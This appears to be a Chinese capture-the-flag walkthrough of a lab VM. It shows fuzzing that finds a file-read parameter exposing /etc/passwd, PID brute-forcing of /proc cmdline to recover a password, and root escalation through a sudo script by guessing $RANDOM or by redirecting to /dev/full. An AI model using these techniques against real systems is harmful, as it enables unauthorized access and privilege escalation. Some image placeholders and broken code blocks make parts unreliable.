

[illegible]

```
└─(root@kaada)-[/home/kali/Desktop]
└─# dirsearch -u 192.168.56.223
```

```

/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: UserWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources
package is slated for removal as early as 2025-11-30. Refrain from using this
package or pin to Setuptools<81.
  from pkg_resources import DistributionNotFound, VersionConflict

 _|. _ _  _ _ _ _|.      v0.4.3

(_|||_) (/(_|||_|_)

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | wordlist
size: 11460

Output File: /home/kali/Desktop/reports/_192.168.56.223/_26-01-19_02-10-34.txt

Target: http://192.168.56.223/

[02:10:34] Starting:

[02:10:35] 403 - 279B - /.ht_wsr.txt
[02:10:35] 403 - 279B - /.htaccess.bak1
[02:10:35] 403 - 279B - /.htaccess.orig
[02:10:35] 403 - 279B - /.htaccess.sample
[02:10:35] 403 - 279B - /.htaccess_extra
[02:10:35] 403 - 279B - /.htaccess.save
[02:10:35] 403 - 279B - /.htaccess_orig
[02:10:35] 403 - 279B - /.htaccess_sc
[02:10:35] 403 - 279B - /.htaccessBAK
[02:10:35] 403 - 279B - /.htaccessOLD
[02:10:35] 403 - 279B - /.htaccessOLD2
[02:10:35] 403 - 279B - /.htm
[02:10:35] 403 - 279B - /.html
[02:10:35] 403 - 279B - /.htpasswd_test
[02:10:35] 403 - 279B - /.htpasswd
[02:10:35] 403 - 279B - /.httr-oauth
[02:10:35] 403 - 279B - /.php
[02:10:44] 500 - 0B - /file.php
[02:10:51] 403 - 279B - /server-status/
[02:10:51] 403 - 279B - /server-status

```

## 参数扫描

```

└─(root@kaada)-[/home/kali/Desktop]
└─# ffuf -u "http://192.168.56.223/file.php?FUZZ=test" -w
/usr/share/fuzzDicts/paramDict/AllParam.txt -fc 404,500

```

```

/'__\ /'__\ /'__\
/\ \_/ /\ \_/ _ _ /\ \_/
\ \ ,_\\ \ ,_\\ \ \ \ \ \ ,_\\
\ \ \_/ \ \ \_/ \ \ \ \ \ \ \_/
\ \ \ \ \ \ \ \ \ \ \ \ \ \


```

v2.1.0-dev

```
:: Method           : GET
:: URL              : http://192.168.56.223/file.php?FUZZ=test
:: Wordlist          : FUZZ: /usr/share/fuzzDicts/paramDict/AllParam.txt
:: Follow redirects : false
:: Calibration       : false
:: Timeout           : 10
:: Threads           : 40
:: Matcher           : Response status: 200-299,301,302,307,401,403,405,500
:: Filter            : Response status: 404,500
```


```
file [Status: 200, Size: 0, words: 1, Lines: 1, Duration:
68ms]
:: Progress: [74332/74332] :: Job [1/1] :: 413 req/sec :: Duration: [0:02:54] ::
Errors: 0 ::
```

得到用户welcome




root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/:/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin \_apt:x:100:65534:/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin messagebus:x:104:110:/nonexistent:/usr/sbin/nologin sshd:x:105:65534:/run/ssh:/usr/sbin/nologin welcome:x:1000:1000,,:/home/welcome:/bin/bash

用bp的爆破模块遍历进程



为什么要爆破proc下面的文件？

关于为何要爆破 `/proc` 目录下的文件，其核心原理是利用了 Linux 的伪文件系统特性，因为该目录实时映射了内核与运行中进程的状态。攻击者重点关注 `/proc/[PID]/cmdline` 这个文件，因为它忠实地记录了启动对应进程时所使用的完整命令行参数。在本案例中，管理员在启动服务时犯了一个安全错误，将明文密码直接作为参数（如 `service --password ...`）进行传递，导致这个敏感信息被直接暴露在 `cmdline` 文件中。由于攻击者在外部无法预知该特权进程的具体 PID（进程ID），因此必须使用 Burp Suite 的 Intruder 模块对 PID 进行批量遍历（例如从 1 到 10000），通过捕捉包含特定参数的响应包来提取密码，进而登录用户 `welcome` 实现权限突破。



爆破出用户welcome的密码。

```
welcome@114:~$ sudo -l
Matching Defaults entries for welcome on 114:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on 114:
    (ALL) NOPASSWD: /opt/read.sh
    (ALL) NOPASSWD: /opt/short.sh
```

```
#!/bin/bash
echo "Input the flag:"
if head -1 | grep -q "$(cat /root/root.txt)"
then
echo "Y"
else
echo "N"
fi

#!/bin/bash
PATH=/usr/bin
My_guess=$RANDOM
echo "This is script logic"
cat << EOF
if [ "$1" != "$My_guess" ] ;then
echo "Nop";
else
bash -i;
fi
EOF
"$1" != "$My_guess" ] && echo "Nop" || bash -i
```

两种解法。

第一种解法（群主的小孩解法）

写爆破脚本撞大运拿shell

```
#!/bin/bash

# 1. 修复终端设置，防止之前操作导致的乱码或回显丢失
stty sane

echo "[-] 正在启动爆破..."
echo "[-] 过滤规则：屏蔽 'Nop' 和脚本逻辑文本"
echo "[-] 状态提示：当屏幕停止滚动，或出现 '#' 提示符时，说明已拿到 Root Shell!"
echo "[-] 注意：如果看起来卡住了，请尝试直接输入 'id' 并回车。"
echo "===== "

# 2. 循环爆破 0 - 33000
for i in {0..33000}; do
    # 核心命令解释：
    # sudo /opt/short.sh $i : 尝试猜测数字
    # 2>/dev/null          : 屏蔽错误输出
    # grep --line-buffered : 关键参数！强制 grep 按行输出，不缓存。
```

# 这样一旦拿到 Shell，你的输入回显能立刻显示出来，不会“卡死”。

```
sudo /opt/short.sh $i 2>/dev/null | grep --line-buffered -v "Nop\\|script
logic\\|if \\"
```

# 逻辑：

# 如果没猜对 -> 输出 Nop -> 被 grep 过滤 -> 屏幕无显示 -> 循环继续

# 如果猜对了 -> 启动 bash -i -> grep 放行 shell 的输出 -> 你接管终端

done

```
if [ "25607" ≠ "25607" ] ;then
    echo "Nop";
else
    bash -i;
fi
uid=0(root) gid=0(root) groups=0(root)
```

第二种解法：利用/dev/full

```
welcome@114:~$ sudo /opt/short.sh 0 >/dev/full
/opt/short.sh: line 6: echo: write error: No space left on device
cat: write error: No space left on device
/opt/short.sh: line 15: echo: write error: No space left on device
root@114:/home/welcome#
```

这里发生了什么，为什么会跳转到root？

第二种解法通过重定向到 `/dev/full` 成功提权，其本质是利用人为制造的 I/O 错误触发了脚本逻辑运算符的短路。漏洞脚本采用了 `[ 条件 ] && echo "Nop" || bash -i` 的逻辑链，根据 Shell 语法，`||`（逻辑或）运算符仅在前一个命令执行失败（返回非零状态码）时才会运行后续的 `bash -i`。`/dev/full` 是 Linux 系统中的一个特殊设备，任何向其写入数据的尝试都会强制返回“磁盘已满（No space left on device）”的错误。当攻击者执行 `sudo /opt/short.sh 0 >/dev/full` 时，原本应该成功执行的 `echo "Nop"` 命令因为输出被重定向到了这个“已满”的设备而报错失败，这满足了逻辑或的触发条件，迫使脚本执行兜底的 `bash -i`。由于脚本本身是以 `sudo` 运行的，这直接生成了一个 Root 权限的 Shell，不过因为标准输出被破坏，攻击者通常需要执行额外的命令来修复终端回显。

但这种方法会把标准输出卡死，需要修复。

为什么会报错？

遇到的问题是：你启动 Shell 的时候用了 `>/dev/full`，导致这个 Root Shell 的 **标准输出 (STDOUT)** 仍然指向那个“已满”的设备。所以当你输入 `ls` 时，它试图把结果打印出来，但打印的地方是“满的”，所以报错 `write error`。

```
welcome@114:~$ sudo /opt/short.sh 0 >/dev/full
/opt/short.sh: line 6: echo: write error: No space left on device
cat: write error: No space left on device
/opt/short.sh: line 15: echo: write error: No space left on device
root@114:/home/welcome# ls
ls: write error: No space left on device
root@114:/home/welcome# id
id: write error: No space left on device
root@114:/home/welcome# exec 1>/dev/tty
root@114:/home/welcome# ls
exp.sh  user.txt
```